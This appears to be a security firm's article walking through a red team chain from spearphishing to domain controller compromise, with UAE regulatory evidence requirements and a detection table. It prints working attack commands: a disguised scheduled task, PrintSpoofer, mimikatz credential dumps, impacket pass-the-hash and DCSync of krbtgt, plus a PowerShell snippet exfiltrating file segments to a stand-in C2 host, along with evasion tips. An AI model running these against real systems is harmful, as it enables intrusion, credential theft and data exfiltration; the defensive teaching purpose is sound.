Key takeaways
- A spearphishing link carrying a small loader is the most common red team initial access path: the loader contacts a C2 server over HTTPS and persists via a scheduled task requiring no elevated rights.
- PrintSpoofer exploits SeImpersonatePrivilege to escalate to SYSTEM on Windows Server 2016 and 2019 and Windows 10 builds before the January 2022 cumulative update, in under two seconds with no network traffic produced.
- DCSync abuses the Active Directory replication protocol to extract every domain account hash including krbtgt, which allows indefinite ticket forgery without requiring further access to the domain controller.
- Each phase of the chain has a distinct log source and detection control: email gateway, endpoint agent, network proxy, SIEM and domain controller audit log must all receive and act on the relevant events.
- UAE regulated entities under CBUAE, DESC and NESA must produce objective-based red team evidence; a full chain report mapping findings to ATT&CK IDs satisfies the most demanding interpretation of that requirement.
Phishing foothold: the link that delivers the loader
The chain starts with a single email. A spearphishing link, described in MITRE ATT&CK T1566.002, targets one employee whose role and email address are reachable from open sources: a finance officer listed in a supplier directory, a network engineer whose profile names the company firewall. The pretext fits the role. The link resolves to a server the operator controls, and the page delivers a small loader through a browser download prompt or an Office document that asks to enable content.
The loader's only job on first execution is to contact a command-and-control server over HTTPS on port 443. It sends a short check-in with the host name, the current username and a session identifier, then waits for instructions. The beacon interval is set to four to eight minutes by default, long enough to blend with normal browser traffic on the same port. Before the email is sent, a social engineering operator maps the target's email gateway and proxy rules: the most effective delivery vector is the most permissive one, chosen after reviewing what the security stack is configured to allow.
POST /api/v2/update HTTP/1.1
Host: cdn-updates.example.net
Content-Type: application/octet-stream
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36

{"id":"a3f9c1b2","h":"WKSTN-042","u":"jsmith","os":"10.0.19044"}HTTP/1.1 200 OK
Content-Type: application/octet-stream
{"sleep":480,"jitter":60}In
Spearphishing link
Loader delivered via HTTPS download
C2 beaconing
HTTPS check-in on port 443
Scheduled task
Persistence without elevation
Through
SYSTEM escalation
PrintSpoofer via SeImpersonatePrivilege
Credential harvest
LSASS read in memory
Lateral movement
Pass-the-hash to domain controller
Out
DCSync
All domain hashes including krbtgt
Exfiltration
Staged segments at beacon rate
Persistence and C2 stability: surviving reboot without noise
After the first check-in, the operator pushes a persistence instruction. A scheduled task set to run at user login requires no elevated rights to create, runs under the user context already established, and survives a reboot without leaving a service entry in the registry that an audit of installed services would flag. The task is named to match legitimate software update tasks on the same host, and the executable is placed in a user-writable path under AppData so it does not appear in the program files directories that endpoint inventory tools typically scan.
The beacon's HTTPS profile matters as much as the persistence mechanism. Many enterprise proxies perform TLS inspection, and a certificate from an untrusted authority will fail inspection or generate an alert. Operators use a fresh domain with a certificate from a widely trusted public CA, registered at least 30 days before the engagement so domain-reputation checks do not flag it as newly registered. The beacon connects back on MITRE ATT&CK tactic TA0011 for Command and Control. Detecting it requires a proxy that records full connection logs and a SIEM rule correlating regular contact intervals to an external IP across multiple days.
schtasks /create /tn "MicrosoftEdgeUpdateTaskUser" /tr "C:\\Users\\jsmith\\AppData\\Roaming\\update.exe" /sc onlogon /ru jsmith /f

SUCCESS: The scheduled task "MicrosoftEdgeUpdateTaskUser" has successfully been created.
Privilege escalation to SYSTEM: PrintSpoofer on Windows Server 2016 and 2019
The foothold runs with standard user rights. The operator moves to SYSTEM before touching credentials, because SYSTEM access is what makes LSASS memory harvesting reliable: an ordinary user process cannot open a full-access handle to the LSASS address space, but a SYSTEM-context process can. The technique is PrintSpoofer, a named-pipe impersonation exploit that abuses the Windows SeImpersonatePrivilege. PrintSpoofer targets Windows Server 2016 and Windows Server 2019, and Windows 10 builds from 1607 through 21H2 that have not received the January 2022 or later cumulative update. Where the Print Spooler service is disabled, Juicy Potato or Potato2 can be substituted via a COM server path, targeting the same SeImpersonatePrivilege on the same build range.
The exploit creates a named pipe server and coerces the Print Spooler service into authenticating to it using a SYSTEM-level token. PrintSpoofer captures that token with ImpersonateNamedPipeClient() and uses it to spawn a child process under the SYSTEM context. The sequence completes in under two seconds with no network traffic, so a network-only monitoring stack cannot observe it. Privilege escalation under MITRE ATT&CK tactic TA0004 is reliably available because service accounts running IIS application pools and SQL Server instances are granted SeImpersonatePrivilege by default. The hardening response is to audit which accounts hold the privilege with whoami /priv and remove it from every account that does not strictly require it.
C:\\Temp\\PrintSpoofer64.exe -i -c cmd

[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK

C:\Windows\system32>whoami
nt authority\system
Credential access and lateral movement: memory to the next host
From SYSTEM on the initial workstation, the operator reads LSASS process memory to harvest credential material. The Windows Local Security Authority Subsystem Service holds NTLM hashes, Kerberos ticket-granting tickets and, in some configurations, cleartext passwords retained by the WDigest provider. A SYSTEM-context process can open a full-access handle to LSASS and read its virtual memory pages without writing anything to disk if the extraction happens entirely in memory, which keeps the artefact count low and reduces the probability that a file-based DLP rule fires on the host.
The harvested NTLM hash does not need to be cracked. Pass-the-hash authentication sends the hash directly in the NTLM exchange: the protocol derives its challenge-response from the hash itself, so presenting the hash is equivalent to knowing the password. The operator queries Active Directory for group memberships of the harvested accounts to map which hosts each one can reach, then attempts connections to administrative shares on each candidate. The article on tripwires a red team should hit explains how honey accounts in privileged groups and canary files in high-value shares interrupt the discovery loop before the operator maps a path to the crown jewel.
mimikatz # sekurlsa::logonpasswords

User Name  : svc-backup
Domain     : CORP
Logon Server: DC01
  * NTLM   : 8846f7eaee8fb117ad06bdd830b7586c
* SHA1 : da39a3ee5e6b4b0d3255bfef95601890afd80709impacket-psexec corp/[email protected] -hashes :8846f7eaee8fb117ad06bdd830b7586c
[*] Found writable share ADMIN$
[*] Uploading file XqRtbPwZ.exe
[*] Starting service XqRt.....
C:\Windows\system32>Domain controller compromise: the path to the crown jewel
Reaching the domain controller is the stated objective in most red team engagements. The path there is usually short once the operator holds a domain account with local administrative rights on a machine that the DC trusts for authenticated communication. Active Directory group memberships, service principal names and the network topology are the map; the credentials harvested in the previous phase are the keys. What takes time is tracing the right account and path, not executing the final step: an administrative share connection followed by a service or task pushed to the DC is the standard mechanism once a suitable account is in hand.
Once on the domain controller with SYSTEM access, the operator runs DCSync. DCSync simulates the directory replication protocol by sending DRS Remote Protocol requests asking for replication data for specific accounts. With an account holding the DS-Replication-Get-Changes-All right, the DC responds with the NTLM hash and Kerberos keys for every requested account. Requesting the krbtgt account returns the secret key that signs all Kerberos tickets in the domain: an operator holding it can forge a ticket for any account with any group membership, valid for up to ten years. In an assumed-breach exercise, the In phase is skipped but DCSync runs identically, and the evidence chain in the report looks the same regardless of how the domain controller was reached.
impacket-secretsdump corp/[email protected] -hashes :8846f7eaee8fb117ad06bdd830b7586c -just-dc-user krbtgt

[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:c18b8d1d26a799e6a60681d67b428b4b:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:7a9c5f8e2b1d4e3a0c6f9b2d5e8f1a4c...
Exfiltration: data out at a rate nobody flags
Exfiltration uses the same HTTPS channel established in the first phase. The operator stages the target data at a local path, compresses it with a password, and sends it in fixed-size segments at the beacon interval rather than as a single bulk transfer. A large transfer over ten minutes saturates most proxy anomaly thresholds; the same data sent in 50 KB segments every five minutes over several hours stays below the threshold and matches the pattern of normal background application traffic. In a full-chain red team the client names a crown jewel before day one, and the operator retrieves a proof of access rather than a full copy.
Exfiltration evidence is what turns a red team report from a technique list into a business case. A finding that shows the domain controller was reached is significant. A finding that shows the named crown jewel was accessed, with a timestamped evidence artefact and the full chain of accounts and hosts traversed, is what a regulator reads and what a board recognises as a material risk. The gap between detection and exfiltration is also where the incident reporting obligation under UAE regulation becomes a compliance consideration: the article on the UAE incident reporting clock and red team detections covers what to settle before the engagement starts.
# Compress the target file
Compress-Archive -Path C:\\shares\\finance\\budget_2027.xlsx -DestinationPath $env:TEMP\\t.zip

# Send first 50 KB segment via beacon channel
$b = [IO.File]::ReadAllBytes("$env:TEMP\\t.zip")
Invoke-WebRequest -Uri https://cdn-updates.example.net/api/v2/data -Method POST -Body ([Convert]::ToBase64String($b[0..51199]))
Detection controls summary: what fires at each phase
The chain passes through six distinct detection opportunities, each owned by a different control in a mature security operation: the email gateway, the endpoint agent, the network proxy and NGFW, the SIEM, the identity platform and the domain controller audit log. Missing one layer does not guarantee the chain succeeds if another fires, but each unmonitored layer allows one more phase to progress silently. The testing methodology and evidence collection requirements are defined in NIST SP 800-115, the standard reference UAE regulators accept when assessing engagement documentation.
The table below maps each phase to its primary ATT&CK ID, the specific log source that records it and the signal to write a rule against. These are the controls a purple teaming session would validate after the engagement, running each technique in isolation to confirm the detection rule fires before marking the control effective. The article on what your SOC should catch during a red team engagement expands on the alert priority and rule shapes for each.
| Phase | ATT&CK ID | Technique | Log source | Detection signal |
|---|---|---|---|---|
| In | T1566.002 | Spearphishing link | Email gateway | URL sandbox detonation, new domain with fresh certificate |
| In | T1053.005 | Scheduled task persistence | Windows Security log | Event ID 4698: new scheduled task created by user process |
| In | TA0011 | HTTPS C2 beaconing | Proxy / NGFW flow logs | Regular interval connections to external IP, no matching business domain |
| Through | TA0004 / T1068 | PrintSpoofer SYSTEM escalation | EDR process tree | SYSTEM-context process spawned from non-administrative parent |
| Through | T1003.001 | LSASS memory read | EDR memory protection | Windows event 10 on lsass.exe or EDR credential-access alert |
| Through | T1550.002 | Pass-the-hash lateral movement | Windows Security log | Event ID 4624 logon type 3 with NTLM on a host the account does not normally reach |
| Out | T1003.006 | DCSync replication request | DC audit log | Event ID 4662 with DS-Replication-Get-Changes-All property GUIDs |
| Out | T1041 | C2 channel exfiltration | DLP / CASB / proxy | Outbound data volume anomaly or base64-encoded POST to untrusted host |
Red team chains in Dubai and Abu Dhabi: what each regulator accepts as evidence
In the UAE, four regulatory regimes name security testing as a control requirement. CBUAE governs banks and financial institutions; the Cyber Resilience Regulation asks for objective-based adversarial testing against named critical systems. The evidence artefact CBUAE expects is a report mapping findings to specific attack techniques with the ATT&CK IDs used across the engagement, for example T1566.002 for initial delivery through T1041 for exfiltration, plus an operator log showing which detection controls fired and which did not. A report that lists findings without the detection gap evidence does not satisfy the control evidence requirement. The UAE rules that expect a red team engagement covers the specific articles and what CBUAE requires in writing before an engagement of this type can proceed.
DESC governs Dubai government entities and their direct suppliers. For a full-chain engagement scoped to a Dubai government system, DESC requires a report covering the named objective, the path taken and the ATT&CK technique mapping, plus confirmation that the engagement letter and rules of engagement were signed before testing began. NESA and the Information Assurance Standard apply federally across critical infrastructure operators outside the financial and Dubai government sectors. Abu Dhabi healthcare entities fall under ADHICS, administered by the Department of Health Abu Dhabi, which requires penetration testing evidence covering critical systems; a full-chain red team report mapping the complete phishing-to-domain-admin path satisfies the most demanding interpretation of that requirement. For entities operating in Abu Dhabi free zones, alignment with CBUAE requirements applies to licensed financial firms regardless of emirate.
Frequently asked questions
What is a full-chain red team exercise?
A full-chain red team exercise runs from initial access through to a named objective such as domain controller compromise or access to a specific data store, without stopping at the first finding. The purpose is to test whether the organisation's detection and response controls can interrupt the chain at any point before the objective is reached, rather than measuring how many individual vulnerabilities exist.
How does a full-chain red team differ from a standard penetration test?
A penetration test enumerates vulnerabilities across a defined scope and reports each one independently. A full-chain red team exercise follows one or more realistic attack paths from initial access to a named objective, treating detection evasion and operational security as constraints. The finding is not 'these vulnerabilities exist' but 'this path from public internet to crown jewel was not interrupted by any control'.
What is PrintSpoofer and which Windows builds is it vulnerable on?
PrintSpoofer is a named-pipe impersonation exploit that abuses the SeImpersonatePrivilege held by service accounts to spawn a SYSTEM-context process. It targets Windows Server 2016, Windows Server 2019, and Windows 10 builds from 1607 through 21H2 that have not applied the January 2022 or later cumulative update. Where the Print Spooler service is disabled, Juicy Potato or Potato2 can substitute via a different COM server path on the same build range.
How does DCSync work and what does it expose?
DCSync simulates the directory replication protocol by sending DRS Remote Protocol replication requests to a domain controller using an account that holds DS-Replication-Get-Changes-All. The domain controller responds with the NTLM hash and Kerberos keys for the requested accounts. Extracting the krbtgt account secret allows an attacker to forge Kerberos tickets for any account in the domain without further access to the domain controller.
What is pass-the-hash and why does it not require the plaintext password?
Pass-the-hash sends the NTLM hash directly in the authentication protocol exchange. NTLM authenticates by challenging the client to produce an HMAC derived from the hash of the user's password, so presenting the hash is equivalent to knowing the password and the plaintext is never needed. The fix is to disable NTLM where Kerberos is available, enforce credential guard on domain-joined hosts and restrict local administrative accounts to the minimum required machines.
What evidence does a phishing-to-domain-admin chain produce for a UAE regulator?
A full-chain report should include the initial access vector with timestamps, the accounts and hosts traversed, the ATT&CK technique IDs for each step from T1566.002 through T1041, and a proof-of-access artefact for the named crown jewel. CBUAE-regulated entities need this mapped to control areas in the Cyber Resilience Regulation; DESC-regulated entities need it scoped to the systems named in the signed engagement letter.
Can a modern EDR stop PrintSpoofer?
A well-configured EDR with privileged process creation rules can detect and block PrintSpoofer. The exploit produces a distinctive pattern: a SYSTEM-context child spawned from a service context that is not the SYSTEM account itself. EDRs that model expected process trees and alert on deviations will fire on this. EDRs that only inspect file hashes at execution time will not, because PrintSpoofer is a technique applied at runtime, not a fixed binary signature.
What is a Kerberos golden ticket and why does the krbtgt hash enable one?
A Kerberos golden ticket is a forged ticket-granting ticket signed with the krbtgt account's secret key. Because domain controllers validate Kerberos tickets by checking the signature rather than querying a session store, a golden ticket signed with the real krbtgt hash passes validation for any account in the domain with any claimed group membership. It persists until the krbtgt password is rotated twice, even if all user passwords are changed in the interim.